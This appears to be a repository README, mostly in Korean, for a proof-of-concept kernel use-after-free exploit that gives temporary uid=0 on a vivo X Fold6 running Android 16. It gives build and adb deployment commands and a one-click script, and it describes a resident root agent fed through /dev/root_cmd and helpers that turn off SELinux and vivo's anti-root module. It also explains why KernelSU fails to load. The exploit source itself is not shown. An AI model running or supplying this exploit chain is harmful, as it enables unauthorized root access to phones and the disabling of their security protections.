super2tt/cve-2026-98260-vivo-x-fold6-poc
Android 커널 UAF(Use-After-Free) 개념 증명(PoC)으로, vivo X Fold6(PD2545)에서 cred->uid/gid를 0으로 설정하여 임시 uid=0 root 권한을 획득하며, SELinux 및 안티루트 우회 헬퍼를 포함합니다.

이 도구는 휴대폰이 일시적으로 uid=0(즉 root 권한)을 얻도록 해주지만, 아직 KernelSU를 설치할 수는 없습니다. 그 이유는 다섯 번째 절을 참고하세요.
이 프로젝트는 보안 연구 전용입니다. 본인이 소유한 기기에만 사용하세요. 전 과정에서 메모리만 수정합니다. 시스템 파티션에는 쓰지 않습니다. 재부팅하면 사라집니다.
| 항목 | 값 |
|---|---|
| 휴대폰 | vivo x fold6 PD2545 (모델 V2545A) |
| 시스템 | Android 16 |
| 커널 버전 | 6.12.58-android16-6-gdd6fd5c98918-abogki543627742-4k |
| 커널 빌드 시간 | 2026년 8월 5일 |
| 메모리 | 16 GB |
Android NDK를 설치한 후, 컴퓨터에서 두 개의 명령을 실행하세요 ($CC를 NDK 내의 clang 경로로 바꾸세요):
CC=$HOME/Library/Android/sdk/ndk/30.0.16248370/toolchains/llvm/prebuilt/darwin-x86_64/bin/aarch64-linux-android35-clang

$CC -static -O2 -pthread -o poc_tmp_root poc_tmp_root.c
$CC -static -O2 -pthread -o poc_prim    poc_prim.c
빌드하면 두 개의 실행 파일이 나오는데, -static은 휴대폰의 라이브러리에 의존하지 않기 위한 것이다.
첫 번째 단계: 파일을 휴대폰으로 푸시하기
adb push poc_tmp_root poc_prim root_agent.sh go.sh /data/local/tmp/
adb shell 'chmod 755 /data/local/tmp/{poc_tmp_root,poc_prim,root_agent.sh,go.sh}'
2단계: tmp_root 스크립트를 직접 실행
SER=<你的手机序列号> ./tmp_root.sh
vr.ko를 비활성화합니다(비활성화하지 않으면 프로세스가 uid=0이 되는 순간 이 모듈에 의해 종료됩니다).세 번째 단계: 성공 여부 확인
adb shell 'head -2 /dev/root_log'

이 두 줄이 보이면 성공한 것입니다:
ROOT_AGENT ready uid=0
ROOT_FIFO /dev/root_cmd
그 후 다음을 수행할 수 있습니다:
adb shell 'echo "id" > /dev/root_cmd'
adb shell 'cat /dev/root_log'
다음과 같이 표시됩니다:
uid=0(root) gid=0(root) ...
주의 사항
SKIP: slow reclaim 또는 ROOT_AGENT NOT_ROOT가 나타나면 이번 시도는 실패한 것이며, 직접 adb reboot를 해야 합니다.uid=0을 얻은 후의 정상적인 흐름은 KernelSU의 커널 모듈을 로드하는 것입니다. 즉:
insmod kernelsu.ko # 或者 ksud late-load
이 단계는 우리 머신에서 계속 실패하며, Operation not permitted 오류가 발생합니다.
원인은 uid가 아니라 capabilities에 있습니다. 아래 비교를 보십시오:
uid=0(root)             ← 我们拿到了
CapEff: 0000000000000000  ← 但能力位全是 0
insmod가 필요로 하는 것은 CAP_SYS_MODULE이라는 "능력(capability)"이지 uid가 아닙니다.
우리의 PoC는 단지 cred->uid/gid를 0으로 초기화했을 뿐, cred 안의 능력 비트는 건드리지 않았습니다,
따라서:
| 操作 | 需要什么 | 我们有没有 |
|---|---|---|
读 /data/adb | 只要 uid=0 | ✅ 可以 |
| 改文件属主、杀别人的进程 | CAP_CHOWN / CAP_KILL | ❌ 不行 |
| 加载内核模块(KSU) | CAP_SYS_MODULE | ❌ 不行 |
다른 방법도 시도해 봤습니다: modprobe는 usermodehelper를 거치는데(시스템에 의해 차단됨),
finit_module의 각종 변형(모두 능력 검사에서 막힘), usermodehelper_disabled 변경은 무효였습니다.
그러니 다른 고수분이 이어받기를 바랍니다.
이 취약점은 우리에게 uid=0을 줄 수 있지만, capabilities는 줄 수 없습니다. KernelSU를 원한다면 "임의 쓰기"가 가능한 다른 원시 요소(primitive)로 바꿔야 합니다(저는 최선을 다했습니다!).
| 파일 | 역할 |
|---|---|
poc_tmp_root.c | 메인 익스플로잇: 메모리 편성 + 스프레이 + UAF 트리거 → cred->uid/gid=0 |
poc_prim.c | 보조 원시 요소: --slide 커널 주소 누출, --selinux SELinux 끄기, --vr vivo 안티 루트 모듈 끄기 |
go.sh | SELinux를 Permissive로 만들고 vr.ko를 끔 |
tmp_root.sh | 위의 모든 단계를 원클릭으로 연결 |
root_agent.sh | uid=0 획득 후 상주하며 /dev/root_cmd와 /dev/root_log 제공 |
kp_arm.sh | 커널 프로브를 걸어 경쟁 조건 적중률을 "거의 못 맞춤"에서 "거의 반드시 맞춤"으로 향상 |